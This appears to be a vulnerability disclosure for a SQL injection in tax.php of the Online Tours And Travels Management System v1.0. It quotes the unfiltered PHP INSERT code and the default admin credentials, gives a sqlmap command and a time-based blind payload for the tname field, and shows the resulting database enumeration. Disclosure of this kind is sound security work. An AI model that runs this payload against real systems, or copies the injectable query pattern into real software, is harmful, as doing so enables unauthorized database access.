Online Tours And Travels Management System v1.0 is vulnerable to SQL Injection via tax.php

Exploit Title: SQL injection

Date: 2022-06-07

Software Link: https://www.sourcecodester.com/download-code?nid=14510&title=Online+Tours+%26+Travels+management+system+project+using+PHP+and+MySQL <https://www.sourcecodester.com/download-code?nid=14510&title=Online+Tours+%26+Travels+management+system+project+using+PHP+and+MySQL>

Version: v1.0

Tested on: Windows 10

Operating environment: xampp 7.4.29

1. Vulnerability analysis

The file path that exists in vulnerabilities is: /admin/operations/tax.php. line 13 and line 14 did not filter the input tname parameter, and brought it directly into the database to query, resulting in a SQL injection vulnerability:

tax.php

```php
<?php
require_once('../check_login.php');
?>
<?php
include"../config.php";
try {
    $conn = new PDO("mysql:host=$servername;dbname=$dbname", $username, $password);
    // set the PDO error mode to exception
    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

    if(isset($_POST['submit']))
    {
        $sql = "INSERT INTO tax (tname, percent, short_code)
            VALUES ('".$_POST['tname']."', '".$_POST['percent']."', '".$_POST['short_code']."')";
            // use exec() because no results are returned
            $conn->exec($sql);
             $_SESSION['success']=' Record Added Successfully.....';
            // echo "New record created successfully";
            // $ SESSION['reply'] = "Added Successfully";
        header("location:../tax_details.php");
    }
```

2. Loophole recurrence

To build a website environment, log in to the background of the website as an administrator, the administrator account password is located "Username and Password.txt" under the Credentials folder,


Username and Password.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)


```
For students or anyone else who needs program or source code for thesis writing
or any Professional Software Development,Website Development,Mobile Apps Development
at affordable cost contact me at
Email : mayuri.infospace@gmail.com
Hangout- mayuri.infospace@gmail.com
--------------------------------------------------------------------------------
Credentials are as follows :
Username : mayuri.infospace@gmail.com
Password : admin
--------------------------------------------------------------------------------
Don't Forget to like and comment my youtube video
if you found this source code useful.
Subscribe my channel : https://www.youtube.com/channel/UCPghRSkXqOYcb8vPkWIeD6Q
--------------------------------------------------------------------------------


Note: Source Code is only available for educational purpose ,
plz dont use it for commercial purpose without permission of original author.
```

Click "TAX Management" and "Add Tax Details" in order:



Fill in "TAX Info" information, click "Save" and grab the data packet:



Save the data package as 1.txt, and use sqlmap to get database information, The sqlmap injection statement is: python sqlmap.py -r 1.txt --dbs ---batch --random-agent -p tname

```
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: tname=test'||(SELECT 0x62706750 WHERE 3548=3548 AND (SELECT 5809 FR
OM (SELECT(SLEEP(5)))Qvbx))||'&percent=12&short_code=123&submit=
---
[11:28:12] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.29, Apache 2.4.53
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[11:28:12] [INFO] fetching database names
[11:28:12] [INFO] retrieved: 'information_schema'
[11:28:13] [INFO] retrieved: 'mysql'
[11:28:13] [INFO] retrieved: 'performance_schema'
[11:28:13] [INFO] retrieved: 'phpmyadmin'
[11:28:13] [INFO] retrieved: 'test'
[11:28:13] [INFO] retrieved: 'tour1'
available databases [6]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
[*] tour1
```